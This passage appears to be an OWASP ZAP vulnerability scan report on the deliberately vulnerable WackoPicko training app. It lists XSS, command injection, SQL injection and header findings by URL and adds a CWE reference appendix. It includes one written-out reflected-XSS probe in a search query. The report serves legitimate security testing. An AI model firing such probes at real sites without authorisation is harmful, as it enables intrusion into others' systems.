▶ POST http://owaspbroken/WackoPicko/users/register.php?  
name=abc#

**Risk=High, Confidence=Medium (6)****[http://owaspbroken \(6\)](http://owaspbroken)****Cross Site Scripting (Persistent) (1)**

▶ GET http://owaspbroken/WackoPicko/guestbook.php

**Cross Site Scripting (Reflected) (2)**

▶ GET http://owaspbroken/WackoPicko/pictures/search.php?  
query=%22%3E%3CscrIpt%3Ealert%281%29%3B%3C%2FscRipt%3E

▶ POST http://owaspbroken/WackoPicko/guestbook.php

**Remote OS Command Injection (2)**

▶ POST http://owaspbroken/WackoPicko/guestbook.php

▶ POST http://owaspbroken/WackoPicko/passcheck.php

**SQL Injection (1)**

▶ POST http://owaspbroken/WackoPicko/users/login.php

**Risk=High, Confidence=Low (1)**

**http://owaspbroken (1)**

**Cross Site Scripting (Reflected) (1)**

- ▶ POST http://owaspbroken/WackoPicko/users/login.php

**Risk=Medium, Confidence=Medium (33)**

**http://owaspbroken (33)**

**Buffer Overflow (2)**

- ▶ GET http://owaspbroken/WackoPicko/admin/index.php?page=login
- ▶ POST http://owaspbroken/WackoPicko/admin/index.php?page=login

**Directory Browsing (11)**

- ▶ GET http://owaspbroken/WackoPicko/cart/
- ▶ GET http://owaspbroken/WackoPicko/css/
- ▶ GET http://owaspbroken/WackoPicko/css/blueprint/
- ▶ GET http://owaspbroken/WackoPicko/pictures/
- ▶ GET http://owaspbroken/WackoPicko/upload/
- ▶ GET http://owaspbroken/WackoPicko/upload/doggie/
- ▶ GET http://owaspbroken/WackoPicko/upload/flowers/
- ▶ GET http://owaspbroken/WackoPicko/upload/house/

- ▶ GET http://owaspbroken/WackoPicko/upload/toga/
- ▶ GET http://owaspbroken/WackoPicko/upload/waterfall/
- ▶ GET http://owaspbroken/WackoPicko/users/

### **X-Frame-Options Header Not Set (20)**

- ▶ GET http://owaspbroken/WackoPicko/
- ▶ GET http://owaspbroken/WackoPicko/admin/index.php?page=login
- ▶ GET http://owaspbroken/WackoPicko/calendar.php
- ▶ GET http://owaspbroken/WackoPicko/calendar.php?date=1645607701
- ▶ GET http://owaspbroken/WackoPicko/calendar.php?date=1645694101
- ▶ GET http://owaspbroken/WackoPicko/calendar.php?date=1645780501
- ▶ GET http://owaspbroken/WackoPicko/calendar.php?date=1645866901
- ▶ GET http://owaspbroken/WackoPicko/cart/review.php
- ▶ GET http://owaspbroken/WackoPicko/guestbook.php
- ▶ GET http://owaspbroken/WackoPicko/passcheck.php
- ▶ GET http://owaspbroken/WackoPicko/pictures/recent.php
- ▶ GET http://owaspbroken/WackoPicko/pictures/search.php?query=ZAP
- ▶ GET http://owaspbroken/WackoPicko/tos.php

- ▶ GET http://owaspbroken/WackoPicko/users/login.php
- ▶ GET http://owaspbroken/WackoPicko/users/register.php
- ▶ GET http://owaspbroken/WackoPicko/users/sample.php?userid=1
- ▶ POST http://owaspbroken/WackoPicko/admin/index.php?page=login
- ▶ POST http://owaspbroken/WackoPicko/guestbook.php
- ▶ POST http://owaspbroken/WackoPicko/passcheck.php
- ▶ POST http://owaspbroken/WackoPicko/users/login.php

## Risk=Low, Confidence=Medium (96)

### [http://owaspbroken \(96\)](http://owaspbroken)

#### Absence of Anti-CSRF Tokens (26)

- ▶ GET http://owaspbroken/WackoPicko/
- ▶ GET http://owaspbroken/WackoPicko/calendar.php
- ▶ GET http://owaspbroken/WackoPicko/calendar.php?date=1645607701
- ▶ GET http://owaspbroken/WackoPicko/calendar.php?date=1645694101
- ▶ GET http://owaspbroken/WackoPicko/calendar.php?date=1645780501
- ▶ GET http://owaspbroken/WackoPicko/calendar.php?date=1645866901

- ▶ GET http://owaspbroken/WackoPicko/cart/review.php
- ▶ GET http://owaspbroken/WackoPicko/cart/review.php
- ▶ GET http://owaspbroken/WackoPicko/guestbook.php
- ▶ GET http://owaspbroken/WackoPicko/guestbook.php
- ▶ GET http://owaspbroken/WackoPicko/passcheck.php
- ▶ GET http://owaspbroken/WackoPicko/passcheck.php
- ▶ GET http://owaspbroken/WackoPicko/pictures/recent.php
- ▶ GET http://owaspbroken/WackoPicko/pictures/search.php?query=ZAP
- ▶ GET http://owaspbroken/WackoPicko/tos.php
- ▶ GET http://owaspbroken/WackoPicko/users/login.php
- ▶ GET http://owaspbroken/WackoPicko/users/login.php
- ▶ GET http://owaspbroken/WackoPicko/users/register.php
- ▶ GET http://owaspbroken/WackoPicko/users/register.php
- ▶ GET http://owaspbroken/WackoPicko/users/sample.php?userid=1
- ▶ POST http://owaspbroken/WackoPicko/guestbook.php
- ▶ POST http://owaspbroken/WackoPicko/guestbook.php
- ▶ POST http://owaspbroken/WackoPicko/passcheck.php
- ▶ POST http://owaspbroken/WackoPicko/passcheck.php
- ▶ POST http://owaspbroken/WackoPicko/users/login.php

- ▶ POST http://owaspbroken/WackoPicko/users/login.php

### **Cookie No HttpOnly Flag (1)**

- ▶ GET http://owaspbroken/WackoPicko/

### **Cookie without SameSite Attribute (1)**

- ▶ GET http://owaspbroken/WackoPicko/

### **Server Leaks Information via "X-Powered-By" HTTP Response Header Field(s) (35)**

- ▶ GET http://owaspbroken/WackoPicko/

- ▶ GET http://owaspbroken/WackoPicko/admin/index.php?page=login

- ▶ GET http://owaspbroken/WackoPicko/calendar.php

- ▶ GET http://owaspbroken/WackoPicko/calendar.php?date=1645607701

- ▶ GET http://owaspbroken/WackoPicko/calendar.php?date=1645694101

- ▶ GET http://owaspbroken/WackoPicko/calendar.php?date=1645780501

- ▶ GET http://owaspbroken/WackoPicko/calendar.php?date=1645866901

- ▶ GET http://owaspbroken/WackoPicko/cart/review.php

- ▶ GET http://owaspbroken/WackoPicko/css/stylings.php

- ▶ GET http://owaspbroken/WackoPicko/guestbook.php

- ▶ GET http://owaspbroken/WackoPicko/passcheck.php

- ▶ GET http://owaspbroken/WackoPicko/pictures/recent.php
- ▶ GET http://owaspbroken/WackoPicko/pictures/search.php?query=ZAP
- ▶ GET http://owaspbroken/WackoPicko/pictures/upload.php
- ▶ GET http://owaspbroken/WackoPicko/pictures/view.php?picid=10
- ▶ GET http://owaspbroken/WackoPicko/pictures/view.php?picid=11
- ▶ GET http://owaspbroken/WackoPicko/pictures/view.php?picid=12
- ▶ GET http://owaspbroken/WackoPicko/pictures/view.php?picid=13
- ▶ GET http://owaspbroken/WackoPicko/pictures/view.php?picid=14
- ▶ GET http://owaspbroken/WackoPicko/pictures/view.php?picid=15
- ▶ GET http://owaspbroken/WackoPicko/pictures/view.php?picid=7
- ▶ GET http://owaspbroken/WackoPicko/pictures/view.php?picid=8
- ▶ GET http://owaspbroken/WackoPicko/pictures/view.php?picid=9
- ▶ GET http://owaspbroken/WackoPicko/tos.php
- ▶ GET http://owaspbroken/WackoPicko/users/home.php
- ▶ GET http://owaspbroken/WackoPicko/users/login.php

- ▶ GET http://owaspbroken/WackoPicko/users/logout.php
- ▶ GET http://owaspbroken/WackoPicko/users/register.php
- ▶ GET http://owaspbroken/WackoPicko/users/sample.php?userid=1
- ▶ POST http://owaspbroken/WackoPicko/admin/index.php?page=login
- ▶ POST http://owaspbroken/WackoPicko/cart/action.php?action=delete
- ▶ POST http://owaspbroken/WackoPicko/guestbook.php
- ▶ POST http://owaspbroken/WackoPicko/passcheck.php
- ▶ POST http://owaspbroken/WackoPicko/users/login.php
- ▶ POST http://owaspbroken/WackoPicko/users/register.php

### **X-Content-Type-Options Header Missing (33)**

- ▶ GET http://owaspbroken/WackoPicko/
- ▶ GET http://owaspbroken/WackoPicko/admin/index.php?page=login
- ▶ GET http://owaspbroken/WackoPicko/calendar.php
- ▶ GET http://owaspbroken/WackoPicko/calendar.php?date=1645607701
- ▶ GET http://owaspbroken/WackoPicko/calendar.php?date=1645694101
- ▶ GET http://owaspbroken/WackoPicko/calendar.php?date=1645780501

- ▶ GET [http://owaspbroken/WackoPicko/calendar.php?  
date=1645866901](http://owaspbroken/WackoPicko/calendar.php?date=1645866901)
  
- ▶ GET <http://owaspbroken/WackoPicko/cart/review.php>
  
- ▶ GET <http://owaspbroken/WackoPicko/css/blueprint/ie.css>
  
- ▶ GET <http://owaspbroken/WackoPicko/css/blueprint/print.css>
  
- ▶ GET  
<http://owaspbroken/WackoPicko/css/blueprint/screen.css>
  
- ▶ GET <http://owaspbroken/WackoPicko/css/stylings.php>
  
- ▶ GET <http://owaspbroken/WackoPicko/guestbook.php>
  
- ▶ GET <http://owaspbroken/WackoPicko/passcheck.php>
  
- ▶ GET <http://owaspbroken/WackoPicko/pictures/recent.php>
  
- ▶ GET [http://owaspbroken/WackoPicko/pictures/search.php?  
query=ZAP](http://owaspbroken/WackoPicko/pictures/search.php?query=ZAP)
  
- ▶ GET <http://owaspbroken/WackoPicko/tos.php>
  
- ▶ GET  
[http://owaspbroken/WackoPicko/upload/doggie/Dog.jpg.128\\_128.jpg](http://owaspbroken/WackoPicko/upload/doggie/Dog.jpg.128_128.jpg)
  
- ▶ GET  
[http://owaspbroken/WackoPicko/upload/flowers/flowers.128\\_128.jpg](http://owaspbroken/WackoPicko/upload/flowers/flowers.128_128.jpg)
  
- ▶ GET  
[http://owaspbroken/WackoPicko/upload/flowers/flweofoe.128\\_128.jpg](http://owaspbroken/WackoPicko/upload/flowers/flweofoe.128_128.jpg)
  
- ▶ GET  
[http://owaspbroken/WackoPicko/upload/house/hodjjgld.128\\_128](http://owaspbroken/WackoPicko/upload/house/hodjjgld.128_128)

```
.jpg

▶ GET
http://owaspbroken/WackoPicko/upload/house/My_House.128_128
.jpg

▶ GET
http://owaspbroken/WackoPicko/upload/house/our_house.128_12
8.jpg

▶ GET
http://owaspbroken/WackoPicko/upload/toga/togas.128_128.jpg

▶ GET
http://owaspbroken/WackoPicko/upload/toga/togasfs.128_128.j
pg

▶ GET
http://owaspbroken/WackoPicko/upload/waterfall/Waterfall.12
8_128.jpg

▶ GET http://owaspbroken/WackoPicko/users/login.php

▶ GET http://owaspbroken/WackoPicko/users/register.php

▶ GET http://owaspbroken/WackoPicko/users/sample.php?
userid=1

▶ POST http://owaspbroken/WackoPicko/admin/index.php?
page=login

▶ POST http://owaspbroken/WackoPicko/guestbook.php

▶ POST http://owaspbroken/WackoPicko/passcheck.php

▶ POST http://owaspbroken/WackoPicko/users/login.php
```

**Risk=Low, Confidence=Low (5)**

## **[http://owaspbroken \(5\)](http://owaspbroken)**

### **Timestamp Disclosure - Unix (5)**

- ▶ GET <http://owaspbroken/WackoPicko/calendar.php>
- ▶ GET <http://owaspbroken/WackoPicko/calendar.php?date=1645607701>
- ▶ GET <http://owaspbroken/WackoPicko/calendar.php?date=1645694101>
- ▶ GET <http://owaspbroken/WackoPicko/calendar.php?date=1645780501>
- ▶ GET <http://owaspbroken/WackoPicko/calendar.php?date=1645866901>

**Risk=Informational, Confidence=Medium (1)**

## **[http://owaspbroken \(1\)](http://owaspbroken)**

### **Information Disclosure - Sensitive Information in URL (1)**

- ▶ GET <http://owaspbroken/WackoPicko/users/sample.php?userid=1>

**Risk=Informational, Confidence=Low (2)**

## **[http://owaspbroken \(2\)](http://owaspbroken)**

### **Loosely Scoped Cookie (2)**

- ▶ GET <http://owaspbroken/WackoPicko/>

► GET <http://owaspbroken/WackoPicko/>

# Appendix

## Alert types

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This section contains additional information on the types of alerts in the report.

### Cross Site Scripting (DOM Based)

Source	raised by an active scanner ( <a href="#">Cross Site Scripting (DOM Based)</a> )
CWE ID	<a href="#">79</a>
WASC ID	8
Reference	<ul style="list-style-type: none"><li>▪ <a href="http://projects.webappsec.org/Cross-Site-Scripting">http://projects.webappsec.org/Cross-Site-Scripting</a></li><li>▪ <a href="http://cwe.mitre.org/data/definitions/79.html">http://cwe.mitre.org/data/definitions/79.html</a></li></ul>

### Cross Site Scripting (Persistent)

Source	raised by an active scanner ( <a href="#">Cross Site Scripting (Persistent)</a> )
CWE ID	<a href="#">79</a>
WASC ID	8
Reference	<ul style="list-style-type: none"><li>▪ <a href="http://projects.webappsec.org/Cross-Site-Scripting">http://projects.webappsec.org/Cross-Site-Scripting</a></li></ul>

- <http://cwe.mitre.org/data/definitions/79.html>

## Cross Site Scripting (Reflected)

Source	raised by an active scanner ( <a href="#">Cross Site Scripting (Reflected)</a> )
CWE ID	<a href="#">79</a>
WASC ID	8
Reference	<ul style="list-style-type: none"><li>▪ <a href="http://projects.webappsec.org/Cross-Site-Scripting">http://projects.webappsec.org/Cross-Site-Scripting</a></li><li>▪ <a href="http://cwe.mitre.org/data/definitions/79.html">http://cwe.mitre.org/data/definitions/79.html</a></li></ul>

## Remote OS Command Injection

Source	raised by an active scanner ( <a href="#">Remote OS Command Injection</a> )
CWE ID	<a href="#">78</a>
WASC ID	31
Reference	<ul style="list-style-type: none"><li>▪ <a href="http://cwe.mitre.org/data/definitions/78.html">http://cwe.mitre.org/data/definitions/78.html</a></li><li>▪ <a href="https://owasp.org/www-community/attacks/Command_Injection">https://owasp.org/www-community/attacks/Command_Injection</a></li></ul>

## SQL Injection

Source	raised by an active scanner ( <a href="#">SQL Injection</a> )
CWE ID	<a href="#">89</a>
WASC ID	19

## Reference

- [https://cheatsheetseries.owasp.org/cheatsheets/SQL\\_Injection\\_Prevention\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html)

## Buffer Overflow

Source	raised by an active scanner ( <a href="#">Buffer Overflow</a> )
CWE ID	<a href="#">120</a>
WASC ID	7
Reference	<ul style="list-style-type: none"><li>▪ <a href="https://owasp.org/www-community/attacks/Buffer_overflow_attack">https://owasp.org/www-community/attacks/Buffer_overflow_attack</a></li></ul>

## Directory Browsing

Source	raised by an active scanner ( <a href="#">Directory Browsing</a> )
CWE ID	<a href="#">548</a>
WASC ID	48
Reference	<ul style="list-style-type: none"><li>▪ <a href="http://httpd.apache.org/docs/mod/core.html#options">http://httpd.apache.org/docs/mod/core.html#options</a></li><li>▪ <a href="http://alamo.satlug.org/pipermail/satlug/2002-February/000053.html">http://alamo.satlug.org/pipermail/satlug/2002-February/000053.html</a></li></ul>

## X-Frame-Options Header Not Set

Source	raised by a passive scanner ( <a href="#">X-Frame-Options Header</a> )
CWE ID	<a href="#">1021</a>

<b>WASC ID</b>	15
<b>Reference</b>	<ul style="list-style-type: none"><li>▪ <a href="https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options">https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options</a></li></ul>

## Absence of Anti-CSRF Tokens

<b>Source</b>	raised by a passive scanner ( <a href="#">Absence of Anti-CSRF Tokens</a> )
<b>CWE ID</b>	<a href="#">352</a>
<b>WASC ID</b>	9
<b>Reference</b>	<ul style="list-style-type: none"><li>▪ <a href="http://projects.webappsec.org/Cross-Site-Request-Forgery">http://projects.webappsec.org/Cross-Site-Request-Forgery</a></li><li>▪ <a href="http://cwe.mitre.org/data/definitions/352.html">http://cwe.mitre.org/data/definitions/352.html</a></li></ul>

## Cookie No HttpOnly Flag

<b>Source</b>	raised by a passive scanner ( <a href="#">Cookie No HttpOnly Flag</a> )
<b>CWE ID</b>	<a href="#">1004</a>
<b>WASC ID</b>	13
<b>Reference</b>	<ul style="list-style-type: none"><li>▪ <a href="https://owasp.org/www-community/HttpOnly">https://owasp.org/www-community/HttpOnly</a></li></ul>

## Cookie without SameSite Attribute

<b>Source</b>	raised by a passive scanner ( <a href="#">Cookie without SameSite Attribute</a> )
<b>CWE ID</b>	<a href="#">1275</a>

**WASC ID** 13

**Reference**

- <https://tools.ietf.org/html/draft-ietf-httpbis-cookie-same-site>

## Server Leaks Information via "X-Powered-By" HTTP Response Header Field(s)

**Source** raised by a passive scanner ([Server Leaks Information via "X-Powered-By" HTTP Response Header Field\(s\)](#))

**CWE ID** [200](#)

**WASC ID** 13

**Reference**

- <http://blogs.msdn.com/b/varunm/archive/2013/04/23/remove-unwanted-http-response-headers.aspx>
- <http://www.troyhunt.com/2012/02/shhh-dont-let-your-response-headers.html>

## Timestamp Disclosure - Unix

**Source** raised by a passive scanner ([Timestamp Disclosure](#))

**CWE ID** [200](#)

**WASC ID** 13

**Reference**

- <http://projects.webappsec.org/w/page/13246936/Information%20Leakage>

## X-Content-Type-Options Header Missing

Source	raised by a passive scanner ( <a href="#">X-Content-Type-Options Header Missing</a> )
CWE ID	<a href="#">693</a>
WASC ID	15
Reference	<ul style="list-style-type: none"><li>▪ <a href="http://msdn.microsoft.com/en-us/library/ie/gg622941%28v=vs.85%29.aspx">http://msdn.microsoft.com/en-us/library/ie/gg622941%28v=vs.85%29.aspx</a></li><li>▪ <a href="https://owasp.org/www-community/Security_Headers">https://owasp.org/www-community/Security_Headers</a></li></ul>

## Information Disclosure - Sensitive Information in URL

Source	raised by a passive scanner ( <a href="#">Information Disclosure - Sensitive Information in URL</a> )
CWE ID	<a href="#">200</a>
WASC ID	13

## Loosely Scoped Cookie

Source	raised by a passive scanner ( <a href="#">Loosely Scoped Cookie</a> )
CWE ID	<a href="#">565</a>
WASC ID	15
Reference	<ul style="list-style-type: none"><li>▪ <a href="https://tools.ietf.org/html/rfc6265#section-4.1">https://tools.ietf.org/html/rfc6265#section-4.1</a></li><li>▪ <a href="https://owasp.org/www-project-web-security-testing-guide/v41/4-Web_Application_Security_Testing/06-">https://owasp.org/www-project-web-security-testing-guide/v41/4- Web Application Security Testing/06-</a></li></ul>

## Session Management Testing/02- Testing for Cookies Attributes.html

■ [http://code.google.com/p/browsersec/wiki/Part2  
#Same-origin\\_policy\\_for\\_cookies](http://code.google.com/p/browsersec/wiki/Part2#Same-origin_policy_for_cookies)